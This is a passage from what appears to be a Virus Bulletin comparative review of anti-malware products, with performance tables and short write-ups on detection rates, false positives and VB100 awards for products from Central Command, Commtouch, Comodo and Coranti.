Kingsoft Internet Security	2.60	2.61	2.60	35.19	36.22	35.19	9.21	9.54	9.21	21.64	24.04	21.64
Microsoft Forefront Client Security	4.59	4.64	4.59	19.55	20.19	19.55	27.32	30.44	27.32	19.67	19.32	19.32
Norman Endpoint Protection	0.91	0.91	0.91	2.96	2.97	2.96	4.67	4.77	4.67	3.30	3.32	3.30
Qihoo 360 Antivirus	4.40	4.73	4.40	26.63	27.52	26.63	14.66	14.93	15.51	11.39	11.27	11.51
Quick Heal Anti-Virus 2011	4.60	6.37	3.30	60.82	61.58	60.82	68.70	68.70	12.46	120.22	51.52	12.44
Returnil System Safe 2011	6.71	6.81	6.71	17.28	17.22	17.28	8.10	8.18	8.10	13.20	13.20	13.20
SGA SGA-VC	4.95	5.22	4.95	10.16	10.64	10.16	6.68	6.79	6.68	6.08	6.08	6.15
Sophos Endpoint Security and Control	207.64	264.27	1.90	18.11	18.38	16.59	28.97	34.85	26.14	15.24	16.15	12.44
VirusBuster for Windows Servers	11.91	13.91	11.91	30.79	44.78	29.15	23.57	30.06	16.70	20.04	22.54	15.24

Please refer to text for full product names.


The server edition of Vexira has been seen many times in our tests, being very similar to that of another product.




It has a rather lengthy installation process in terms of stages, but it doesn't take too long, as long as the 'next' button is clicked with alacrity; no reboot is required to complete. The console is

not a great example of implementation of the MMC system, being inconsistent and awkward, but with some practice it can be used with reasonable comfort. Some of the controls – notably the options for archive handling on-access – remain seemingly non-functional after many reports in these pages. The scheduler seemed a little unreliable too, with jobs set to run during the night failing to run at all, leaving a message merely informing us that 'the parameter was incorrect' – another identical scan set manually ran without issues.

Scanning speeds, overheads and resource usage were all fairly mid-range. Detection rates were somewhat more difficult to measure as the logs appeared to be deleted after a seemingly random interval, despite the options being set



Please refer to text for full product names.



Please refer to text for full product names.

File access lag time (s/MB)	Archive files			Binaries and system files			Media and documents			Other file types		
	Default (Cold)	Default (Warm)	All files	Default (Cold)	Default (Warm)	All files	Default (Cold)	Default (Warm)	All files	Default (Cold)	Default (Warm)	All files
Agnitum Outpost Security Suite Pro	0.008	0.001	N/A	0.035	0.001	0.035	0.087	0.013	0.087	0.111	0.011	0.111
AhnLab V3Net	0.010	0.011	N/A	0.017	0.016	N/A	0.038	0.036	N/A	0.039	0.036	N/A
ArcaBit ArcaVir	0.002	0.003	0.098	0.036	0.036	0.038	0.021	0.019	0.021	0.017	0.012	0.039
Avast Software avast!	0.014	0.001	0.130	0.022	0.001	0.026	0.035	0.003	0.036	0.038	0.003	0.039
Avertive VirusTect	0.001	0.002	N/A	0.031	0.031	N/A	0.008	0.003	N/A	0.013	0.007	N/A
AVG Internet Security	0.001	0.001	NA	0.037	0.008	0.005	0.062	0.032	0.029	0.088	0.034	0.038
Avira AntiVir	0.003	0.001	0.031	0.017	0.001	0.017	0.032	0.026	0.029	0.038	0.036	0.035
BitDefender Security	0.006	0.001	0.178	0.023	0.000	0.031	0.045	0.002	0.058	0.064	0.002	0.076
Bkis BKAV	0.005	0.005	N/A	0.158	0.158	0.158	0.100	0.099	0.100	0.137	0.136	0.136
Bullguard Antivirus	0.112	0.112	0.112	0.035	0.035	0.035	0.073	0.070	0.073	0.089	0.088	0.089
CA Threat Manager	0.007	0.005	N/A	0.017	0.017	0.017	0.026	0.022	0.026	0.045	0.044	0.045
Central Command Vexira	0.001	0.001	0.003	0.030	0.028	0.028	0.038	0.034	0.046	0.058	0.057	0.069
Commtouch Command	0.014	0.014	N/A	0.045	0.045	N/A	0.029	0.027	N/A	0.034	0.033	N/A
Comodo AntiVirus	0.001	0.001	N/A	0.036	0.036	0.036	0.019	0.019	0.019	0.029	0.029	0.029
Comodo Internet Security	0.001	0.000	NA	0.042	0.036	0.042	0.021	0.020	0.021	0.032	0.029	0.032
Coranti 2010	0.013	0.013	0.021	0.136	0.135	0.135	0.209	0.207	0.232	0.248	0.247	0.291
Defenx Security Suite Pro	0.009	0.001	N/A	0.035	0.000	0.035	0.088	0.013	0.088	0.111	0.011	0.111
Digital Defender AntiVirus	0.002	0.002	N/A	0.032	0.031	N/A	0.009	0.005	N/A	0.010	0.011	N/A
Emsisoft Anti-Malware	0.081	0.001	N/A	0.104	0.001	0.104	1.063	0.005	1.063	2.510	0.004	2.510


Please refer to text for full product names.

to store an unlimited amount of data for 15 days. Some closer analysis seemed to suggest that the ‘unlimited’ setting did not, in fact, mean that at all, but we could not determine whether it did set an arbitrary limit or simply dropped results when it felt like it. In the end we set it to the highest available number of records (somewhat less than half the number of items in our sets) and carefully watched as it ran through the scan multiple times, saving the log at judicious moments. The results showed some reasonable scores in the main sets, dropping below half in the later weeks of the RAPs. No problems were encountered in the clean sets, other than a warning that a file packed with *Themida* might be considered suspicious, and *Central Command* thus just about earns another VB100 award.

### Commtouch Command Anti-Malware 5.1.0

<b>ItW</b>	100.00%	<b>Polymorphic</b>	99.86%
<b>ItW (o/a)</b>	99.68%	<b>Trojans</b>	64.68%
<b>Worms &amp; bots</b>	85.97%	<b>False positives</b>	1

The company formerly known as *Authentium* was acquired by *Commtouch* in the weeks leading up to this month’s comparative. The product remains unchanged however, with its usual fast and simple set-up process and pared-down interface; even activation of the ‘advanced’



File access lag time (s/MB) contd.	Archive files			Binaries and system files			Media and documents			Other file types		
	Default (Cold)	Default (Warm)	All files	Default (Cold)	Default (Warm)	All files	Default (Cold)	Default (Warm)	All files	Default (Cold)	Default (Warm)	All files
eScan Internet Security	0.001	0.001	0.062	0.020	0.001	0.002	0.041	0.002	0.008	0.015	0.002	0.024
ESET NOD32	0.001	0.001	N/A	0.007	0.006	0.007	0.062	0.061	0.063	0.049	0.048	0.050
Fortinet FortiClient	0.110	0.001	0.110	0.093	0.001	0.093	0.045	0.003	0.045	0.069	0.004	0.069
Frisk F-PROT	0.004	0.004	N/A	0.043	0.043	0.043	0.016	0.013	0.016	0.027	0.024	0.027
F-Secure PSB Server Security	0.001	0.001	0.618	0.059	0.000	0.077	0.066	0.002	0.134	0.104	0.002	0.197
G DATA AntiVirus	0.047	0.001	0.047	0.058	0.001	0.058	0.083	0.007	0.083	0.113	0.009	0.113
Hauri ViRobot	0.001	0.001	N/A	0.012	0.017	0.013	0.051	0.048	0.094	0.018	0.012	0.111
Kaspersky Anti-Virus 6	0.003	0.001	0.024	0.030	0.000	0.033	0.066	0.007	0.070	0.099	0.008	0.106
Kaspersky Anti-Virus 8	0.005	0.001	0.081	0.035	0.002	0.006	0.074	0.015	0.018	0.108	0.018	0.024
Keniu Antivirus	0.005	0.001	N/A	0.027	0.001	0.027	0.070	0.008	0.070	0.101	0.010	0.101
Kingsoft Internet Security	0.001	0.001	N/A	0.021	0.001	0.021	0.099	0.001	0.099	0.037	0.001	0.037
Microsoft Forefront Client Security	0.002	0.001	N/A	0.046	0.000	0.046	0.026	0.001	0.026	0.047	0.001	0.047
Norman Endpoint Protection	0.005	0.005	N/A	0.086	0.086	0.086	0.205	0.203	0.205	0.251	0.250	0.251
Qihoo 360 Antivirus	0.001	0.001	N/A	0.001	0.001	0.003	0.010	0.009	0.010	0.011	0.008	0.008
Quick Heal Anti-Virus 2011	0.026	0.006	N/A	0.014	0.004	0.014	0.070	0.031	0.070	0.068	0.067	0.068
Returnil System Safe 2011	0.020	0.020	N/A	0.050	0.051	0.050	0.111	0.109	0.111	0.050	0.048	0.050
SGA SGA-VC	0.000	0.001	N/A	0.003	0.001	N/A	0.018	0.003	N/A	0.017	0.003	N/A
Sophos Endpoint Security and Control	0.002	0.002	0.498	0.051	0.051	0.056	0.024	0.022	0.030	0.058	0.058	0.068
VirusBuster for Windows Servers	0.001	0.001	N/A	0.031	0.028	0.028	0.036	0.034	0.048	0.060	0.058	0.070

Please refer to text for full product names.

mode offers no more than the basic set of configuration options. Scanning speeds were decent, with fairly low overheads but notably high use of CPU cycles when heavily engaged in checking files.


Detection rates were not outstanding, with a rather surprising upturn in scores in the proactive week of the RAP sets. The core WildList set was handled ably on demand, but on access a pair of items seemed to go undetected. Consultation with the developers could not pin down the problem, which was not reproducible elsewhere, but multiple installs in our lab showed the same result. In the clean sets a single item was flagged with a generic malware alert; the item was the installer for a version of *Mozilla*

*Firefox*. There was thus little choice but to deny *Commtouch* its first VB100 award under its new name, despite the false alarm having been fixed shortly after the products were submitted for testing.

### Comodo Antivirus 4.1.150349.920


<b>ItW</b>	99.03%	<b>Polymorphic</b>	60.96%
<b>ItW (o/a)</b>	99.03%	<b>Trojans</b>	75.43%
<b>Worms &amp; bots</b>	86.01%	<b>False positives</b>	0

At long last, after many years of topping the list of products most requested by our readers to appear in our



Please refer to text for full product names.

tests, Comodo has decided to make its first appearance, with two products included in this month's comparative. The first is a 'plain' AV solution, although it offers much more than the basics of static malware detection, with a range of extra layers including sandboxing of suspicious processes covered by the 'Defense+' modules. The installation process is fairly lengthy, enlivened by a lengthy list of available languages – many of the translations being provided by members of the company's large and active community of fans. A reboot is needed to complete the set-up.




The interface is clean and slick, with some clear, if rather wordy details of current status on the main page and a good level of fine-tuning under the surface – all of which is laid out in a sensible and usable way. We quickly zipped through the tests, with some excellent running times for on-demand scans and low overheads for file accessing; memory usage was mid-range, while CPU use was a little higher than average.

Gathering detection data proved no problem, with good stability under the heavy bombardment of our infected test sets. Detection scores were pretty decent in the main sets, with a reasonable showing in the RAP sets too. The clean set was a little more tricky, with a couple of files somewhere in the batch of sample packages from Microsoft getting the scanner into some deep water, from which only a hard reboot could recover things in some cases. In the end full data was gathered, with no false positives in our extended sets – an impressive achievement for a first-timer. In the WildList set however, a handful of more recent items were not covered, including a single sample from a set of 2,500 of one of the latest Virut strains. Although this means that Comodo does not manage to earn a VB100 award, an otherwise excellent performance is a sign of good things to come.


### Comodo Internet Security Premium 4.1.150349.920

<b>ItW</b>	99.03%	<b>Polymorphic</b>	60.93%
<b>ItW (o/a)</b>	99.03%	<b>Trojans</b>	75.55%
<b>Worms &amp; bots</b>	86.06%	<b>False positives</b>	0



Please refer to text for full product names.

The second of Comodo's offerings this month provides the same impressive selection of defences, plus more besides, including the company's highly regarded firewall. Despite the 'premium' of the title, the product appears to be available for free on the same terms as the standard product. The installation process is similarly straightforward, and the interface almost identical. Scanning speeds, overheads and resource usage were pretty closely matched too.




Detection rates were likewise hard to tell apart from the basic product, although a selection of items on the local system drive were alerted on as suspicious, all in the dll cache. The same set of WildList items were not covered, so no VB100 award can be granted this month, but the product looks very impressive and seems certain to put in some splendid performances in the near future.



### Coranti 2010 1.000.0044

<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	97.36%
<b>Worms &amp; bots</b>	99.32%	<b>False positives</b>	1

Coranti, we learned this month, is based in Japan, and its product seems to have dropped the earlier 'Multicore' name in favour of a simpler approach. The multi-engine technique remains unchanged, but the installer package provided for testing was far from the biggest this month, despite the multiple components, and the set-up process was fast and simple, with no need for a reboot to get protection in place.



The interface has an air of comprehensive solidity, without seeming overly grey and businesslike, and includes an



Please refer to text for full product names.

excellent degree of configuration for the three main engines (provided by *BitDefender*, *Frisk* and *Norman*) plus the anti-spyware component from *Lavasoft*.

Operating and controlling the product is a pleasure, it being very responsive and simple to navigate, and while scanning

times were far from the fastest they were not unbearably slow either. As might be anticipated, resource consumption is fairly high.

This heavy system impact is made up for by the excellent detection level, which proved splendid across the board,

Product	RAM use increase – idle system	RAM use increase – heavy file access	CPU use increase – heavy file access
Agnitum	7.90%	7.57%	94.47%
